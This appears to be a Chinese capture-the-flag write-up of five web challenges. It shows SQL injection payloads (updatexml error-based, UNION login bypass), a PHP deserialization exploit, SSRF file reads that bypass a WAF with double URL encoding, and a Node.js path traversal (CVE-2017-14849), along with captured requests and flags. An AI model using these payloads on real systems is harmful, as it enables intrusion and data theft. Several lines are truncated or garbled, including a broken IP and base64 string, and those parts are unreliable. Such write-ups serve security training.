Web

0x01 easy_sql

一开始看到是easysql, 那就先上sqlmap跑跑看, 跑出了数据库名security以及若干表名

```
[14:00:42] [INFO] retrieved: users
Database: security
[5 tables]
+-----+
| emails | flag |
| referers | uagents |
| users | +-----+
```

继续跑flag, 结果没跑出来, 最后还是上手工了。

测试输入一个单引号, 页面无反应, 但是在源码中发现了又报错信息

```
server version for the right syntax to use near 'bbbb') LIMIT 0,1' at line 1</fo
```

接着用单引号和括号闭合, 报错注入, 之后想了一下, 为什么页面没有回显呢, 原来是因为错误信息居然显示白色, 前期被骗了很久, 用鼠标描一下即可看到。

```
uname=aaa') or updatexml(1,concat(0x7e,mid((select * from flag),1,25)),1)%23&passwd=bbbb
```

Username :
Password :

XPATH syntax error: '~flag{c7651cb673c911ee8f99}'

22

```
uname=aaa') OR updatexml(1,concat(0x7e,mid((select * from flag),23,50)),1)%23&passwd=bbbb
```

PATH syntax error: '~f9977094a220f17}'

name=aaa') OR updatexml(1,concat(0x7e,mid((select * from flag),23,50)),1)%23&passwd=bbbb

0x02 ezsqli

开局一个输入框

查看hint得到源码

```
//a "part" of the source code here

function sqlWaf($s)
{
    $filter = '/xml|extractvalue|regexp|copy|read|file|select|between|from|where|create|grand|dir|insert|li
if (preg_match($filter,$s))
    return False;
return True;
}

if (isset($_POST['username']) && isset($_POST['password'])) {

if (!isset($_SESSION['VerifyCode']))
    die("?");

$username = strval($_POST['username']);
```

```

$password = strval($_POST['password']);

if ( !sqlWaf($password) )
    alertMes('damn hacker' , "./index.php");

$sql = "SELECT * FROM users WHERE username='${username}' AND password= '${password}'";
// password format: /[A-Za-z0-9]/
$result = $conn->query($sql);
if ($result->num_rows > 0) {
    $row = $result->fetch_assoc();
    if ( $row['username'] === 'admin' && $row['password'] ) {
        if ( $row['password'] == $password)
        {
            $message = $FLAG;
        } else {
            $message = "username or password wrong, are you admin?";
        }
    } else {
        $message = "wrong user";
    }
} else {
    $message = "user not exist or wrong password";
}
}

?>

```

password被过滤了，username没有过滤，使用联合查询，构造username和password返回admin即可

```
username=admin1'+union+select+'admin','admin','admin'%23&password=admin&captcha=LSOK
```

```

</div>
```

0x03 warmup

下载源码开始审计，在index.php中发现了unserialize，估计是考察反序列化的利用了

```
...
if (isset ($_COOKIE['last_login_info'])) {
    $last_login_info = unserialize (base64_decode ($_COOKIE['last_login_info']));
    try {
        if (is_array($last_login_info) && $last_login_info['ip'] != $_SERVER['REMOTE_ADDR']) {
            die('WAF info: your ip status has been changed, you are dangerous.');
        }
    } catch(Exception $e) {
        die('Error');
    }
} else {
    $cookie = base64_encode (serialize (array ( 'ip' => $_SERVER['REMOTE_ADDR']))) ;
    setcookie ('last_login_info', $cookie, time () + (86400 * 30));
}
...
...
```

conn.php源码

```
include 'flag.php';

class SQL {
    public $table = '';
    public $username = '';
    public $password = '';
    public $conn;
    public function __construct() {
    }

    public function connect() {
        $this->conn = new mysqli("localhost", "xxxxx", "xxxx", "xxxx");
    }

    public function check_login(){
        $result = $this->query();
        if ($result === false) {
            die("database error, please check your input");
        }
        $row = $result->fetch_assoc();
        if($row === NULL){
            die("username or password incorrect!");
        }else if($row['username'] === 'admin'){
            $flag = file_get_contents('flag.php');
            echo "welcome, admin! this is your flag -> ".$flag;
        }else{
            echo "welcome! but you are not admin";
        }
        $result->free();
    }
}
```

```

    $result->free();
}

public function query() {
    $this->waf();
    return $this->conn->query ("select username,password from ".$this->table." where username='".$this-
}

public function waf(){
    $blacklist = ["union", "join", "!", "\\"", "#", "$", "%", "&", ".", "/", ":", ";", "^", "_", "~",
        foreach ($blacklist as $value) {
            if(strripos($this->table, $value)){
                die('bad hacker,go out!');
            }
        }
        foreach ($blacklist as $value) {
            if(strripos($this->username, $value)){
                die('bad hacker,go out!');
            }
        }
        foreach ($blacklist as $value) {
            if(strripos($this->password, $value)){
                die('bad hacker,go out!');
            }
        }
    }
}

public function __wakeup(){
    if (!isset ($this->conn)) {
        $this->connect ();
    }
    if($this->table){
        $this->waf();
    }
    $this->check_login();
    $this->conn->close();
}

}

?>

```

可以看到在check_login中，有个flag的输出点，前提是需要伪装成admin用户

```

public function check_login(){
    $result = $this->query();
    if ($result === false) {
        die("database error, please check your input");
    }
    $row = $result->fetch_assoc();
    if($row === NULL){
        die("username or password incorrect!");
    }else if($row['username'] === 'admin'){
        $flag = file_get_contents('flag.php');
        echo "welcome, admin! this is your flag: ".$flag;
    }else{
        echo "welcome! but you are not admin";
    }
    $result->free();
}

```

继续往下看，有个执行SQL语句的地方

```

public function query() {
    $this->waf();
    return $this->conn->query ("select username,password from ".$this->table." where username='".$this->username."' and password='".$this->password."'");
}

public function waf(){
    $blacklist = ["union", "join", "!", "\\"", "#", "$", "%", "&", ".", "/", ":", ";", "^", "_", "`", "{", "|", "}", "<", ">", "?", "@", "[", "\\", "]",
    foreach ($blacklist as $value) {
        if(strpos($this->table, $value)){
            die('bad hacker, go out!');
        }
    }
}

public function query() {
    $this->waf();
    return $this->conn->query ("select username,password from ".$this->table." where username='".$this->username."' and password='".$this->password."'");
}

```

下面还有个waf，看了一下，发现我们需要构造的万能密码所用到的字符不会被ban

```

$blacklist = ["union", "join", "!", "\\"", "#", "$", "%", "&", ".", "/", ":", ";", "^", "_", "`", "{", "|", "}", "<", ">", "?", "@", "[", "\\", "]",
foreach ($blacklist as $value) {
    if(strpos($this->table, $value)){
        die('bad hacker, go out!');
    }
}

```

所以这里我们可以利用SQL注入来变成admin登录，username改为admin，password为万能密码a' or '1='1，代码如下：

```

include "conn.php";
$sql = new SQL();
$sql->table = "users";
$sql->username = "admin";
$sql->password = "a' or '1='1";
$a = serialize($sql);
echo $a;
echo base64_encode ($a);

```

得到

TzozOjJTUUwi0jQ6e3M6NToidGFibGUI03M6NToidXNlcnMi03M60DoidXNlc5hbWUi03M6NToiYWRTaW4i03M60DoicGFzc3dvcmQi03M
输入之后获得flag

Referer: http://124.70.132.170.327/0/

Upgrade-Insecure-Requests: 1

username=admin&password=admin

```
padding: 10px 20px;
cursor: pointer;
border-radius: 5px;
}
</style>

<body>
<div class="box">
<h2>请登录</h2>
<form method="post" action="index.php">
<div class="inputBox">
<input type="text" name="username" required="">
<label>用户名</label>
</div>
<div class="inputBox">
<input type="password" name="password" required="">
<label>密码</label>
</div>
<input type="submit" name="" value="登录" />
</form>
</div>
</body>

<html>

welcome, admin! this is your flag -> <?php  
$flag = "flag{5dd2d5f45fw0e6f11ewf1f224f5121e2}";  
username or password incorrect!

```

0x04 ssrfME

访问可以看到有两个输入点，一个可以输入url，一个是验证码

Visit URL
http://127.0.0.1:80/
Captcha: substr(md5(captcha), -6, 6) == "69d46a" reset
Submit

脚本爆破验证

```
<?php
for ($i=0; $i < 10000000000; $i++) {
    $a = substr(md5($i), -6, 6);
    if ($a == "d17b5b") {
        echo $i;
        break;
}
?>
```

尝试使用file协议读取，发现读取/etc/passwd成功

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Origin: http://124.71.187.100:8079
Connection: close
Referer: http://124.71.187.100:8079/
Cookie: PHPSESSID=c26fb3fb95fa36916e10ec515516ebc3
Upgrade-Insecure-Requests: 1

url=file:///etc/passwd&captcha=29167
```

```
</div>
<div class="field">
    <button class="ui button submit" type="submit">Submit </button>
</div>
</form>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin

gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
</div>
</body>

</html>
```

读取.flag，没成功，尝试读取/var/www/html/index.php，得到源码，原来是有个waf过滤了flag

```
...
if (isset($_POST['url']) && isset($_POST['captcha']) && !empty($_POST['url']) && !empty($_POST['captcha']))
{
    $url = $_POST['url'];
    $captcha = $_POST['captcha'];
    $is_post = 1;
    if ( $captcha !== $_SESSION['answer'] )
    {
        $die_mess = "wrong captcha";
        $is_die = 1;
    }

    if ( preg_match('/flag|proc|log/i', $url) )
    {
        $die_mess = "hacker";
        $is_die = 1;
    }
}
...
...
```

file协议读flag，利用两个url编码flag绕过



```
url=file:///%25%36%36%25%36%63%25%36%31%25%36%37&captcha=43049
```

url=file:///%25%36%36%25%36%63%25%36%31%25%36%37&captcha=43049

```
<div class="ui container">
<form method="post">
<div class="ui form">
<div class="field">
<label>Visit URL</label>
<input type="text" id="url" name="url" placeholder="本靶机不能访问外网">
</div>
<div class="field">
<label>Captcha: substr(md5(captcha), -6, 6) == "reset"</label>
<input type="text" id="captcha" name="captcha">
</div>
<div class="field">
<button class="ui button submit" type="submit">Submit</button>
</div>
</div>
</form>
flag{8f62d75de5b51d69799790cdf2cf05d4} </div>
</body>
```

0x05 SecretGuess

题目给了源码，但是不全

在index.html中发现了source，点击可以看到源码

```
const express = require('express');
const path = require('path');
const env = require('dotenv').config();
const bodyParser = require('body-parser');
const crypto = require('crypto');
const fs = require('fs')
const hbs = require('hbs');
const process = require("child_process")

const app = express();

app.use('/static', express.static(path.join(__dirname, 'public')));
app.use(bodyParser.urlencoded({ extended: false }))
app.use(bodyParser.json());
app.set('views', path.join(__dirname, "views/"))
app.engine('html', hbs.__express)
app.set('view engine', 'html')

app.get('/', (req, res) => {    res.render("index")
})

app.post('/', (req, res) => {    if (req.body.auth && typeof req.body.auth === 'string' && crypto.createHas
})

app.get('/source', (req, res) => {    res.end(fs.readFileSync(path.join(__dirname, "app.js")))
})

app.listen(80, "0.0.0.0");
```

在给出dockerfile中，文件内容为

```
FROM node:8.5
COPY ./src /usr/local/app
WORKDIR /usr/local/app
ENV FLAG=flag{*****}
RUN npm i --registry=https://registry.npm.taobao.org
EXPOSE 80
CMD node /usr/local/app/app.js
```

去搜索相关内容，发现了可能会存在CVE-2017-14849漏洞



[Node.js惊爆重大漏洞 keketebiluodi的博客-CSDN博客](#)

2018年6月15日 近日,国家信息安全漏洞共享平台(CNVD)收录了Node.js反序列化远程代码(CNVD-2017-01206,对应 CVE-2017-594)。攻利用漏洞执行远程执行操作系统...

2017年11月10日 换成我们看的懂的意思就是node.js 8.5.0 到8的版本会造成目录穿越漏洞,读取任意文件,而漏洞的原因是因为理和另外的模块不兼容。

© 脚本之家 ➔ 百度快照

输入/static/../../a/../../../../etc/passwd, 利用成功

```
GET /static/../../a/../../../../etc/passwd HTTP/1.1
Host: 124.71.167.32:32768
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
Content-Type: application/octet-stream
Content-Length: 1236

secret=CVE-2017-14849
```

根据源码中的条件

```
if (req.body.auth && typeof req.body.auth === 'string' && crypto.createHash('md5').update(env.parsed.secret
```

我们将CVE-2017-14849进行md5加密之后提交即可获得flag, auth=10523ece56c1d399dae057b3ac1ad733

The screenshot shows a browser developer tools interface with the Network tab selected. A red arrow points from the text "DO NOT BRUTE FORCE SINCE THE SECRET IS SUPER STRONG" to the "secret" value in the response. The "secret" value is highlighted in orange.

Secret Guess!

DO NOT BRUTE FORCE SINCE THE SECRET IS SUPER STRONG
